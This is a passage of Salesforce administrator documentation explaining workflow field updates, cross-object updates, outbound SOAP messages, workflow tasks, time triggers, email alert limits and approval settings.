- Opportunity Product updating Opportunity

  Note: Cross-object field updates to a parent opportunity's `Amount` and `Quantity` fields only work if the opportunity has no opportunity products associated with it.

- Opportunity updating Account—Supported for both business accounts and person accounts.

Note: If you have workflow rules on converted leads and want to use cross-object field updates on the resulting accounts and opportunities, you must enable the lead setting `Enable Validation and Triggers from Lead Convert`.

When configuring standard-to-standard cross-object field updates, consider that:

- Standard-to-standard cross-object field update actions can't be used in, or assigned to, approval processes.
- A standard-to-standard cross-object field update can still update a parent record even if the user doesn't have edit access to it.

Note: If you have Apex code in place that's updating parent fields in the same relationships supported by cross-object field updates, consider leveraging the functionality of the standard cross-object field updates and then removing your Apex code. Otherwise, both will fire, and since workflow rules run after Apex triggers, the workflow field update will override any change made by your Apex code.

Defining Field Updates
Field Update Considerations
Overview of Object Relationships

Field Updates That Re-evaluate Workflow Rules

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions.

Selecting the `Re-evaluate Workflow Rules After Field Change` checkbox on the Field Update Edit page allows you to set a workflow field update to re-evaluate all workflow rules on the object if the field update results in a change to the value of the field.

- If the field update changes the field's value, all workflow rules on the associated object are re-evaluated. Any workflow rules whose criteria are met as a result of the field update will be triggered.
- If any of the triggered workflow rules result in another field update that's also enabled for workflow rule re-evaluation, a domino effect occurs, and more workflow rules can be re-evaluated as a result of the newly-triggered field update. This cascade of workflow rule re-evaluation and triggering can happen up to five times after the initial field update that started it.

- Make sure that your workflow rules aren't set up to create recursive loops. For example, if a field update for Rule1 triggers Rule2, and a field update for Rule2 triggers Rule1, the recursive triggers may cause your organization to exceed its limit for workflow time triggers per hour.
- In a batch update, workflow is only retriggered on the entities where there is a change.
- Only workflow rules on the same object as the initial field update will be re-evaluated and triggered.
- Only workflow rules that didn't fire before will be retriggered.
- Cross-object workflow rules aren't candidates for re-evaluation.
- Cross-object field updates that cause a field value to change don't trigger workflow rule re-evaluation on the associated object.
- An approval process can specify a field update action that re-evaluates workflow rules for the updated object. If, however, the re-evaluated workflow rules include a cross-object field update, those cross-object field updates will be ignored.

See Also:

Defining Field Updates
Field Update Considerations

Field Update Considerations

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Approval Processes, Opportunities, and Contracts are not available in **Database.com**

User Permissions Needed	
To define, edit, or delete field updates:	"Customize Application"

When creating field updates for workflow rules or approval processes, consider the following:

Field Update Processing

- Field updates occur before email alerts, tasks, and outbound messages.
- Field updates occur after case assignment, lead assignment, auto-response, and case escalation rules.
- Field updates function independently of field-level security. Therefore, a workflow rule can update fields even though they are hidden on the user's page layout.
- The result of a field update is unpredictable when a single workflow rule includes multiple field updates that apply different values to the same field.
- Field updates may affect the information in a related list. For example, if a field such as the `Amount` or `Close Date` of an opportunity is set to be updated, it will affect the Stage History related list on opportunities.
- If a user gets a field update error when saving a record, you can use the debug log to see which field update failed. The debug log stops when a failure occurs.
- For reminder fields on tasks and events:
  - ◊ Field updates can set the reminder for a task or event but they can't use the due date of a task or the scheduled time of an event.

 - ◊ Formulas for date/time values are calculated in days. Divide the value by 1440—the number of minutes in a day—to express the value in minutes. For example, the formula `Now()-7` means seven *days* ago, while `Now()-7/1440` means seven *minutes* ago.

- If your organization uses multiple currencies, currency fields are updated using the record's currency. If you choose to update a field based on a formula, any values in your formula are interpreted in the currency of the record.
- Field updates are tracked in the History related list if you have set history tracking on those fields.
- Because updates to records based on workflow rules don't trigger validation rules, workflow rules can invalidate previously valid fields.
- If you have person accounts enabled, you can use the `Is Person Account` field as part of the evaluation criteria for workflow rules. However, because the `Is Person Account` field is read-only, any field updates set up to modify it will fail.

Tip: Salesforce processes rules in the following order:

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules (with immediate actions)
5. Escalation rules

Notes on Cross-Object Field Updates

- For all custom objects and some standard objects, you can create workflow and approval actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships. For more information, see Understanding Cross-Object Field Updates on page 3125.
- The cross-object field update function may depend on certain critical updates being active. From Setup, click **Critical Updates** to see if your organization requires any updates.
- Field update actions that update fields on related objects are supported only for use with workflow rules. Approval processes can't use cross-object field update actions.
- An approval process can specify a field update action that re-evaluates workflow rules for the updated object. If, however, the re-evaluated workflow rules include a cross-object field update, those cross-object field updates will be ignored.

Field Updates and Custom Fields

- Before changing a custom field's type, make sure that it isn't the target of a workflow field update or referenced in a field update formula that would be invalidated by the new type.
- You can't delete a custom field that is referenced by a field update.
- You can use field updates on encrypted custom fields, but if you try to use a formula to set the new value, the encrypted field isn't available in the formula editor.

Field Updates on Opportunities and Contracts

- You can define field updates for the `Stage` field on opportunities, but be aware of how this field affects the `Type` and `Forecast Category` fields.
- You can define field updates using the `Amount` field on opportunities but it will only apply to those opportunities that don't have products. Adding products to an opportunity changes the `Amount` field to a read-only field that is automatically calculated and not affected by that field update.
- You can define field updates for the `Status` field on contracts. However, the value of this field may affect the value of the `Status Category` field as well.

Note: The `Status` field cannot be updated by approval processes. If you want to use the contract status as part of an approval process, we recommend creating a custom status field.

- Avoid creating a field update for contracts or orders that changes the `Status` field to any value other than Approved.

Field Update Limitations

- The results of a field update can't trigger additional rules such as validation, assignment, auto-response, or escalation rules.
- The results of a field update can trigger additional workflow rules if you have flagged the field update to do so. For more information, see Field Updates That Re-evaluate Workflow Rules on page 3126.
- Read-only fields like formula or auto-number fields aren't available for field updates.
- The `Language` picklist field on multilingual solutions isn't available for field updates.
- Email message workflow rules can only be associated with field updates.
- If a field update references a specific user, you can't deactivate that user. For example, if your field update is designed to change the owner of a record to Bob Smith, change the field update before deactivating Bob Smith.
- Some fields, such as `Related To` and `Private` fields on activities, aren't available for field updates.
- You can update long text area fields, but the option to insert `A specific value` restricts you to entering up to 255 characters.
- You can't make a field universally required if it's used by a field update that sets the field to a blank value.
- Workflow rules that update owners *do not* also transfer associated items. To ensure transfer, click **Change** next to the owner's name in a record and make your transfer selections.

Defining Outbound Messages

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Approvals are not available in **Database.com**

User Permissions Needed	
To define, edit, or delete outbound messages:	"Customize Application" AND "Manage Translation" AND "Manage Territories" (if territories are enabled)

An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. An outbound message sends the data in the specified fields in the form of a SOAP message to the endpoint.

When you associate an outbound message with a workflow rule, approval process, or entitlement process, the outbound message sends the selected information to the associated endpoint URL when the workflow rule or approval process is triggered. Once the endpoint URL receives the message, it can take the information from the message and process it, assuming that the Web service has been configured appropriately.

For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

- 80: This port only accepts HTTP connections.
- 443: This port only accepts HTTPS connections.
- 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

To define outbound messages:

1. For workflow and approvals, click **Create** > **Workflow & Approvals** > **Outbound Messages**.

   For milestones on entitlement processes, from Setup, click **Customize** > **Entitlement Management** > **Entitlement Processes**, choose an entitlement process, a milestone, and click **Add Workflow Action**.
2. Click **New Outbound Message**.

   Note: If you don't have this option, your organization doesn't have outbound messages enabled. Contact salesforce.com to enable outbound messages.
3. Choose the object that has the information you want included in the outbound message, and click **Next**.

   Tip: To create workflow rules for case comments so that comments added to cases send outbound messages when a rule is triggered, select Case Comment in the `Object` drop-down list when creating a new workflow rule.
4. Configure the outbound message.
   a. Enter a name for this outbound message.
   b. Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have actions of the same type with the same unique name, provided they are defined for different objects. The `Unique Name` field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
   c. Enter a description.
   d. Enter an endpoint URL for the recipient of the message. Salesforce sends a SOAP message to this endpoint.
   e. Select the Salesforce user to use when sending the message. The chosen user controls data visibility for the message that is sent to the endpoint.
   f. Check the `Protected Component` check box to mark the outbound message as protected.
   g. Select `Send Session ID` if you want the Salesforce session ID included in the outbound message. Include the session ID in your message if you intend to make API calls and you don't want to include a username and password. Never send a username and password in an unencrypted message, especially in a production environment. It isn't secure.
   h. Select `Add failures to failed outbound message related list` if you want this message to move to the failed outbound messages related list after all retries have been attempted. If you don't see this option, failed outbound message notifications aren't enabled for your organization. Contact your salesforce.com representative.
   i. Select the fields to include in the outbound message and click **Add**.
5. Click **Save**, and review the outbound message detail page:

- The `API Version` field is automatically generated and set to the current API version when the outbound message was created. This API version is used in API calls back to Salesforce using the enterprise or partner WSDLs. The `API Version` can only be modified by using the Metadata API.
- Click the **Click for WSDL** link to view the WSDL associated with this message.

  The WSDL is bound to the outbound message and contains the instructions about how to reach the endpoint service and what data is sent to it.

6. If your endpoint uses a client certificate:
   a. From Setup, click **Develop** > **API**.
   b. Click **Generate Client Certificate**.
   c. Save the certificate to the appropriate location.
   d. Import the downloaded certificate into your application server and configure your application server to request the client certificate.
7. To put outbound messages into action, associate them with a workflow rule, approval process, or entitlement process.

Tracking Outbound Message Delivery Status
Web Services API Developer's Guide

Outbound Message Notifications

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions Approvals are not available in **Database.com**

User Permissions Needed	
To view or edit outbound message notification settings:	"Customize Application"

You can request that up to five users receive a notification listing all outbound messages that have failed for at least 24 hours. A fresh notification is sent every 24 hours until you cancel the request.

Failed messages are deleted from the failed outbound messages related list after seven days. Before they are removed, you can delete them yourself or request that they be retried again.

To view the current outbound message notification requests, from Setup, click **Monitoring** > **Outbound Message Notifications**.

You can perform several tasks here:

- Edit a notification.
- Delete a notification. Since you can only create five, you may need to delete one before you can create more.
- Create a new notification request.

Note: If you don't have this option, your organization doesn't have outbound messages enabled. Contact salesforce.com to enable outbound messages.

Creating and Editing Outbound Message Notifications

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Approvals are not available in **Database.com**

User Permissions Needed	
To view or edit outbound message notification settings:	"Modify All Data"

You can request that up to five users receive a notification listing all outbound messages that have failed for at least 24 hours. A fresh notification is sent every 24 hours until you cancel the request.

To create a notification request:

1. From Setup, click **Monitoring** > **Outbound Message Notifications**.
2. Click **New**.
3. Enter a full username, or click the icon to select it from a list of usernames.
4. Click **Save** to save the request, or **Save & New** to save this request and create a new one.

Note: If you don't have this option, your organization doesn't have outbound messages enabled. Contact salesforce.com to enable outbound messages.

Viewing Outbound Message Notification Requests

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view or edit outbound message notification settings:	"Modify All Data"

You can request that up to five users receive a notification listing all outbound messages that have failed for at least 24 hours. A fresh notification is sent every 24 hours until you cancel the request.

This page is displayed when you have saved a new notification request. You can:

- Click **Edit** to change the username for a notification request. This is simpler than deleting the request and then creating a new one.
- Click **Delete** to delete the notification request.
- Click **Clone** to create a new notification request with the same username.

Tracking Outbound Message Delivery Status

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Approvals and Milestone Actions are not available in **Database.com**

User Permissions Needed	
To track outbound messages:	"Modify All Data"

An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. An outbound message sends the data in the specified fields in the form of a SOAP message to the endpoint.

To track the status of an outbound message, from Setup, click **Monitoring** > **Outbound Messages**. Alternatively, click **Create** > **Workflow & Approvals** > **Outbound Messages**, and then click **View Message Delivery Status**. Here you can view the status of your outbound messages:

- The Next items for delivery related list contains all outbound messages that are awaiting delivery.
- The Oldest failures in queue related list contains the oldest failures that have not yet been deleted (because they have not been delivered and are not 24 hours old).
- The Failed outbound messages related list contains all the outbound messages that failed to be delivered and are no longer being retried. Messages are listed here only if you configure the message when you create it by selecting `Add failures to failed outbound message related list`. If you do not see this related list, it has not been enabled for your organization. Contact your salesforce.com representative.

You can perform several tasks here:

- Click **Refresh** to refresh the list.
- Click any workflow or approval process action ID to view the action that triggered it.
- Click **Retry** to change the **Next Attempt** date to now. This causes the message delivery to be immediately retried. If you select **Retry** in the **Failed outbound messages** related list, the outbound message moves to the **Next items for delivery** related list and is retried for another 24 hours.
- Click **Del** to permanently remove the outbound message from the queue.

Note: If you don't have this option, your organization doesn't have outbound messages enabled. Contact salesforce.com to enable outbound messages.

Creating Tasks for Workflow, Approvals, or Milestones

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change tasks:	"Customize Application"
To create or change workflow rules:	"Customize Application"

To create your tasks:

1. For workflow and approvals, click **Create** > **Workflow & Approvals** > **Tasks**.

   For milestones on entitlement processes, from Setup, click **Customize** > **Entitlement Management** > **Entitlement Processes**, choose an entitlement process, a milestone, and click **Add Workflow Action**.
2. Click **New Task**.
3. Select a record type and click **Next**. Remember, tasks can only be associated with workflow rules or approval processes for the same object type.

   Note: When creating tasks for custom objects, only custom objects that track activities are available.

   Tasks aren't available for article types.
4. Configure the task:
   a. Select an assignee. An assignee can be in the form of a user, role, record owner, record creator, opportunity team role, or account team role, depending on the type of record you chose.

      Note:

      - If the assignee of a task is set to the record owner and the owner of a lead or case is a queue, the task is assigned to the person who triggered the rule.
      - If the subject was translated, Salesforce creates the task in the assignee's language If you checked Notify Assignee for the task, Salesforce sends the email in the assignee's language. However, if only the comments field was translated, Salesforce creates the task and sends the email in the language of the user who triggered the task.
      - If a custom object has a master-detail relationship with a standard object, the owner of the custom object record is automatically set to the owner of the master standard object record. For example, if a custom object called "Expenses" has a master-detail relationship with Accounts, the owner of each expense record is the owner of the account for the expense.
      - If the assignee of a workflow task is a role and more than one user belongs to that role, the record owner becomes the task assignee, regardless of their role. We recommend that you do not assign tasks to roles with multiple users. Assigning tasks to roles with one user allows you to easily change the user in that role without modifying the workflow rule.
      - When a lead is converted by someone who isn't the lead owner, all workflow tasks associated with the lead that are assigned to that user, except email alerts, are reassigned to the lead owner. Workflow tasks assigned to users other than the lead owner and lead converter aren't changed.

b. Enter a subject for the task.
c. Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have actions of the same type with the same unique name, provided they are defined for different objects. The `Unique Name` field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
d. Choose a due date, status, and priority. Due dates appear in the time zone of the assignee.

> **Note:** Configuring a task's `Due Date` to "Rule Trigger Date" sets time triggers and workflow task due dates based on the date that the workflow time trigger's action is executed. For example, if the task due date is "Rule Trigger Date plus 10 days" and the time trigger is executed on January 1st, Salesforce sets the task due date to January 11th..

e. Check `Notify Assignee` to send an email notification when the task is assigned.
f. Check `Protected Component` to mark the task as protected.
g. Enter any comments to add to the task.
h. Click **Save**.

5. To put tasks into action, associate them with a workflow rule, approval process, or entitlement process.

> **Note:** You may notice that all your tasks include a `Created By` field. For tasks, this field contains the name of the person who saved the record that triggered the rule to assign the task.

Time-Dependent Action and Time Trigger Considerations

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Leads are not available in **Database.com**

User Permissions Needed	
To define, edit, or delete time-dependent actions and time triggers:	"Customize Application"

When creating time-dependent actions and time triggers for workflow rules, consider the following:

Defining Time Triggers

- When defining a time trigger, use standard and custom date and date/time fields defined for the object. Specify time using days and hours.
- You can add actions to existing time triggers.

Time Trigger Processing

- Time-dependent actions aren't executed independently. They're processed several times every hour, where they're grouped together and executed as a single batch. Therefore, any triggers that fire as a result of those grouped actions are also executed in a single batch. This behavior can cause you to exceed your Apex governor limits if you design your time-based workflow in conjunction with Apex triggers.

- Salesforce evaluates time-based workflow on the organization's time zone, not the users'. Users in different time zones may see differences in behavior.
- Salesforce doesn't necessarily execute time triggers in the order they appear on the workflow rule detail page. Workflow rules list time triggers that use the `Before` field first, followed by time triggers that use the `After` field.
- Salesforce doesn't display time-dependent action controls on the workflow rule edit page if you set the workflow rule evaluation criteria to `Evaluate the rule when a record is: created, and every time it's edited`.
- If you change a date field that is referenced by an unfired time trigger in a workflow rule that has been evaluated, Salesforce recalculates the unfired time triggers associated with the rule. For example, if a workflow rule is scheduled to alert the opportunity owner seven days before the opportunity close date and the close date is set to 2/20/2011, Salesforce sends the alert on 2/13/2011. If the close date is updated to 2/10/2011 and the time trigger hasn't fired, Salesforce reschedules the alert for 2/3/2011. If Salesforce recalculates the time triggers to a date in the past, Salesforce triggers the associated actions shortly after you save the record.
- If a workflow rule has a time trigger set for a time in the past, Salesforce queues the associated time-dependent actions to execute sometime within the hour, depending on system usage. For example, if a workflow rule on opportunities is configured to update a field seven days before the close date, and you create an opportunity record with the close date set to today, Salesforce updates the field within an hour after you create the opportunity.
- Time-dependent actions remain in the workflow queue only as long as the workflow rule criteria are still valid. If a record no longer matches the rule criteria, Salesforce removes the time-dependent actions queued for that record.

  For example, an opportunity workflow rule may specify:

  ◊ A criteria set to "Opportunity: Status not equals to Closed Won, Closed Lost."

  ◊ An associated time-dependent action with a time trigger set to seven days before the opportunity close date.

  If a record that matches the criteria is created on July 1st and the `Close Date` is set to July 30th, the time-dependent action is scheduled for July 23rd. However, if the opportunity is set to "Closed Won" or "Closed Lost" before July 23rd, the time-dependent action is automatically removed from the queue.
- Salesforce ignores time triggers that reference null fields.
- Time-dependent actions can automatically be queued again if the record is updated and the evaluation criteria is set to `Evaluate the rule when a record is: created, and any time it's edited to subsequently meet criteria`. Using the previous example, if the opportunity status is changed from Closed Lost to Prospecting and the workflow rule evaluation criteria is `Evaluate the rule when a record is: created, and any time it's edited to subsequently meet criteria`, Salesforce reevaluates the time triggers and adds the appropriate actions to the workflow queue.
- Deleting a record that has pending actions removes the pending actions from the workflow queue. You can't restore the actions, even if you undelete the record.
- If the evaluation criteria is set to `Evaluate the rule when a record is: created`, the workflow rule evaluates its time triggers only once. If the record that fired the rule changes to no longer meet the evaluation criteria, Salesforce removes the pending actions from the queue and never reapplies the rule to the record.
- You can deactivate a workflow rule at any time. If the rule has pending actions in the workflow queue, editing the record that triggered the rule removes the pending actions from the queue. If you don't edit the record, the pending actions are processed even though the rule has been deactivated.
- Time-based workflow rules aren't reevaluated if an Apex post trigger which is executed as a result of a workflow rule or approval process updates a field so its value no longer meets the time-based workflow rule criteria.
- Configuring a task's `Due Date` to "Rule Trigger Date" sets time triggers and workflow task due dates based on the date that the workflow time trigger's action is executed. For example, if the task due date is "Rule Trigger Date plus 10 days" and the time trigger is executed on January 1st, Salesforce sets the task due date to January 11th..
- You can add a new active workflow rule with time triggers in a change set and deploy it. You can only change time triggers on a workflow rule in a change set if it's inactive. The rule must be activated in the destination organization manually or through another change set that only activates workflow rules and makes no time trigger changes.

For example, if you have an inactive workflow rule in your destination organization and your change set contains an active workflow rule with the same name and new or different time triggers, the deployment will fail because it will activate the workflow rule first, then try to add or remove time triggers.

Note: Time-dependent actions must be added manually when including a workflow rule in a change set. The **View/Add Dependencies** function doesn't detect time-dependent actions.

Using Time-Dependent Workflow with Leads

- You can't convert a lead that has pending actions.
- If Validation and Triggers from Lead Convert is enabled, existing time-based workflow actions on leads aren't triggered during lead conversion.
- If a campaign member based on a lead is converted prior to the completion of time-based workflow actions associated with it, Salesforce still performs the time-based workflow actions.

Limitations

- Time triggers don't support minutes or seconds.
- Time triggers can't reference the following:
  - ◊ `DATE` or `DATETIME` fields containing automatically derived functions, such as `TODAY` or `NOW`.
  - ◊ Formula fields that include related-object merge fields.
- Salesforce limits the number of time triggers an organization can execute per hour. If an organization exceeds the limits for its Edition, Salesforce defers the execution of the additional time triggers to the next hour. For example, if an Unlimited Edition organization has 1,200 time triggers scheduled to execute between 4:00 PM and 5:00 PM, Salesforce processes 1,000 time triggers between 4:00 PM and 5:00 PM and the remaining 200 time triggers between 5:00 PM and 6:00 PM.
- You can't archive a product or price book that has pending actions.
- You can't add or remove time triggers if:
  - ◊ The workflow rule is active.
  - ◊ The workflow rule is deactivated but has pending actions in the queue.
  - ◊ The workflow rule evaluation criteria is set to `Evaluate the rule when a record is: created, and every time it’s edited`.
  - ◊ The workflow rule is included in a package.

Configuring Workflow Actions

Selecting Existing Actions

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions Approvals are not available in **Database.com**

User Permissions Needed	
To select existing actions:	"Customize Application"

Workflow actions created for a workflow rule or approval process can be associated with other workflow rules and approval processes.

To associate existing workflow actions with a workflow rule:

1. From Setup, click **Create** > **Workflow & Approvals** > **Workflow Rules**.
2. Select the workflow rule.
3. Click **Edit** in the Workflow Actions section.
4. Click **Add Workflow Action** in either the Immediate Workflow Actions or Time-Dependent Actions section, depending on when you want the action to occur, and choose **Select Existing Action**. See Configuring Workflow Actions on page 3119.
5. Select the type of action to associate with the workflow rule. The **Available Actions** box lists all existing actions of that type.
6. Enter the name of a specific action in the text field and click **Find**.
7. Select the actions in the **Available Actions** box and use the right arrow to move them to the **Selected Actions** box. If necessary, select the left arrow to remove actions from the **Available Actions** box.
8. Click **Save**.

To associate existing workflow actions with an approval process:

1. From Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**.
2. Click the name of an approval process.
3. Depending on when you want the action to occur, do one of the following:
   - Click **Add Existing** in the Initial Submission Actions, Final Approval Actions, Final Rejection Actions, or Recall Actions section.
   - Click **Show Actions** in the Approval Steps section, then click **Add Existing** in the Approval, Rejection, or Recall Actions section.

   See Selecting Approval Actions on page 3186.
4. Select the type of action you want to associate with the approval process. The **Available Actions** box lists all existing actions of the selected type.
5. Enter the name of a specific action in the text field and click **Find**.
6. Select the actions in the **Available Actions** box that you want to associate with the approval process, and use the right arrow to move the actions to the **Selected Actions** box. If necessary, select the left arrow to remove actions from the **Available Actions** box.

7. Click **Save**.

Activating a Workflow Rule

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions Tasks, Sites, and Email Alerts are not available in **Database.com**

User Permissions Needed	
To create or change workflow rules and actions:	"Customize Application"

Salesforce doesn't trigger a workflow rule until you activate it. To activate a workflow rule, click **Activate** on the workflow rule detail page. Click **Deactivate** to prevent a rule from triggering or if you want to edit the time-dependent actions and time triggers associated with the rule.

See Also:

Creating Workflow Rules

Managing Workflow Actions

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view workflow rules and actions:	"View Setup and Configuration"
To create or change workflow rules and actions:	"Customize Application"

To manage your workflow actions:

1. From Setup, click **Create** > **Workflow & Approvals** > **Workflow Rules** to access the workflow rules list page.
2. Click the name of the rule with the workflow actions you want to edit.
3. Click **Edit** in the Workflow Actions section.
4. From this page you can:
   - Click **Edit** next to any workflow action or time trigger to modify it.

- Click **Remove** next to any workflow action to remove it from the rule. This disassociates the workflow action from the workflow rule but doesn't delete the workflow action.
- Click **Delete** next to any time trigger to remove it from the rule. This deletes the time trigger and removes its associated actions from the workflow rule but does not delete the workflow actions. The workflow actions are still available when you click **Add Workflow Action** and choose the **Select Existing Action** option.
- Click **Add Workflow Action** in the Immediate Workflow Actions section to add an immediate workflow action to the workflow rule.
- Click **Add Time Trigger** to add a time trigger to the workflow rule.
- Click **Add Workflow Action** next to a time trigger to add time-dependent workflow actions to the time trigger.

5. Click **Done**.

Managing Email Alerts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view email alerts:	"View Setup and Configuration"
To create or change email alerts:	"Customize Application"

Email alerts are emails generated by a workflow rule or approval process and sent to designated recipients whenever specific business actions trigger the workflow rule or approval process. Email alerts contain the standard text and list of recipients for an email. You must specify an email template for email alerts. To use a standard global From address for email alerts, like `support@company.com`, set up an organization-wide address first.

To get started using email alerts, from Setup, click **Create** > **Workflow & Approvals** > **Email Alerts**.

From this page you can:

- Create a new email alert.
- Select an existing email alert to view details about it, create a cloned email alert, or view all the rules using it.
- Edit an existing email alert.
- Delete an email alert.

Creating Email Alerts for Workflow, Approvals, or Milestones
Workflow Daily Email Limit

Workflow Daily Email Limit

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change workflow rules:	“Customize Application”
To create or change email alerts:	“Customize Application”

The daily limit for emails sent from workflow and approval-related email alerts is 1,000 per standard Salesforce license per organization. The overall organization limit is 2,000,000. When the daily limit is reached, a warning email goes out to the default workflow user. If the default workflow user isn't set, then the warning email is sent to an active system administrator.

How the Workflow Daily Email Limit Works

The limit restriction is based on activity in the 24-hour period starting and ending at midnight GMT. Adding or removing a user license immediately adjusts the limit's total. If you send an email alert to a group, every recipient in that group counts against your daily workflow email limit.

After your organization has reached its daily workflow email limit:

- Any emails in the workflow queue left over and not sent that day are discarded. Salesforce doesn't try to resend them later.
- If a workflow rule with an action and an email alert is triggered, only the email action is blocked.
- Final approval, final rejection, approval, rejection, and recall email actions are blocked.
- An error message is added to the debug log.

The following items don't count against the workflow email limit:

- Approval notification emails
- Task assignment notifications
- Lead assignment rules notifications
- Case assignment rules notifications
- Case escalation rules notifications
- Force.com sites usage alerts

Managing Field Updates

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions Approval Processes are not available in **Database.com**

User Permissions Needed	
To view field updates:	"View Setup and Configuration"
To define, edit, or delete field updates:	"Customize Application"

Field updates allow you to automatically specify a field value. Field updates are actions associated with workflow rules, approval processes, or entitlement processes.

Before you begin using field updates, review Field Update Considerations. To get started using field updates, click **Create** > **Workflow & Approvals** > **Field Updates**.

From this page you can:

- Define a new field update.
- Select an existing field update to view its details or view workflow rules and approval processes that use it.
- Edit an existing field update.
- Delete a field update.

See Also:

Defining Field Updates
Understanding Cross-Object Field Updates
Field Update Considerations

Managing Outbound Messages

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Approvals are not available in **Database.com**

User Permissions Needed	
To view, define, edit, or delete outbound messages:	"Customize Application" AND "Manage Translation" AND "Manage Territories" (if territories are enabled)

An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. An outbound message sends the data in the specified fields in the form of a SOAP message to the endpoint.

To get started using outbound messages, from Setup, click **Create** > **Workflow & Approvals** > **Outbound Messages**.

- Click **New Outbound Message** to define a new outbound message.
- Click **View Message Delivery Status** to track the status of an outbound message.
- Select an existing outbound message to view its details or to see if any workflow rules and approval processes use it.
- Click **Edit** to make changes to an existing outbound message.
- Click **Del** to delete an outbound message.

Note: If you don't have this option, your organization doesn't have outbound messages enabled. Contact salesforce.com to enable outbound messages.

When working with outbound messages, note the following:

- A single SOAP message can include up to 100 notifications. Each notification contains an ID that uniquely identifies a record, and a reference to the data in the record. Therefore, if the information in the record changes after the notification is sent, but before the notification is delivered, only the updated information is delivered.
- Messages are queued until they are sent, to preserve message reliability.
- If the endpoint is unavailable, messages will stay in the queue until sent successfully or until they are 24 hours old. After 24 hours, messages are dropped from the queue.
- If a message can't be delivered, the interval between retries increases exponentially, up to a maximum of two hours between retries.
- Messages are retried independent of their order in the queue. This may result in messages being delivered out of order.
- You can't build an audit trail using outbound messages. While each message should be delivered at least once, it may be delivered more than once. Also, it may not be delivered at all if delivery cannot be done within 24 hours. Finally, as noted above, the source object may change after a notification is sent but before it is delivered, so the endpoint will only receive the latest data, not any intermediate changes.

- You can create workflow rules and approval processes on junction objects; but you can't create outbound messages on junction objects.

See Also:

Defining Outbound Messages

Managing Tasks for Workflow and Approvals

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view tasks:	"View Setup and Configuration"
To create or change tasks:	"Customize Application"

A *task* is a type of workflow action that determines the details of an assignment given to a specified user by a workflow rule or approval process. Create tasks and then associate them with the workflow rules or approval processes that will trigger them. When a workflow rule or approval process meets the business conditions you set up, any tasks associated with it are assigned to designated users with the `Subject`, `Status`, `Priority`, and `Due Date` of the workflow task.

To get started using tasks, from Setup, click **Create** > **Workflow & Approvals** > **Tasks**.

From this page you can:

- Create a new workflow task.
- Select an existing task to view details about it, create a cloned task, or view rules using it.
- Edit an existing task.
- Delete a task.

Note:

- Before you create a task for a custom object, make sure the custom object tracks activities.
- When tasks are created automatically by actions such as clicking the **Send An Email** button, they don't trigger task-based workflow rules.
- Tasks aren't available for article types.

See Also:

Creating Tasks for Workflow, Approvals, or Milestones

Customizing Workflow and Approval Settings

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions Approvals are not available in **Database.com**

User Permissions Needed	
To edit workflow and approval settings:	"Customize Application"

To customize settings for workflow rules and approval processes:

1. From Setup, click **Create** > **Workflow & Approvals** > **Settings**.
2. Select a `Default Workflow User` that you want Salesforce to display with a workflow rule when the user that triggered the rule is not active.

   If your organization uses time-dependent actions in workflow rules, you must designate a default workflow user. Salesforce displays this username in the `Created By` field for tasks, the `Sending User` field for email, and the `Last Modified By` field for field updates. Salesforce does not display this username for outbound messages. If a problem occurs with a pending action, the default workflow user receives an email notification.
3. To enable email approval response for your organization, select the `Enable Email Approval Response` checkbox.

   The email approval response feature gives users the ability to approve or reject email approval requests by replying to the email. Approvers must have the "API Enabled" system permission to approve or reject approval requests via email.

   Note: Before enabling email approval response, note that you cannot use this feature with approval processes in which the assigned approver is a queue, or in a multi-step approval process in which the next approver is manually chosen after the first step. Also, users that use Microsoft® Word as their email editor must add the comments to the end of the first line of the reply email instead of the second.

4. Click **Save**.

When you enable email approval response, Salesforce uses the following default email template for approval processes unless you specify a custom email template:

```
[name of requesting user] has requested your approval for
the following item.

To approve or reject this item, reply to this email with
the word APPROVE, APPROVED, YES, REJECT, REJECTED, or NO
in the first line of the email message, or click this link:

[link to approval page]

If replying via email you can also add comments on the
second line. The comments will be stored with the approval
request in Salesforce CRM.

Note: For salesforce.com to process your response the word
APPROVE, APPROVED, YES, REJECT, REJECTED, or NO must be in
the very first line of the reply email. Also, any comment
```

```
must be in the second line.
```

If your organization has Approvals in Chatter enabled and the approver has opted to receive approval notifications as Chatter posts, the default email template is appended with:

```
You can also approve, reject and comment on this request from your Chatter feed:

[link to approval post in Chatter]
```
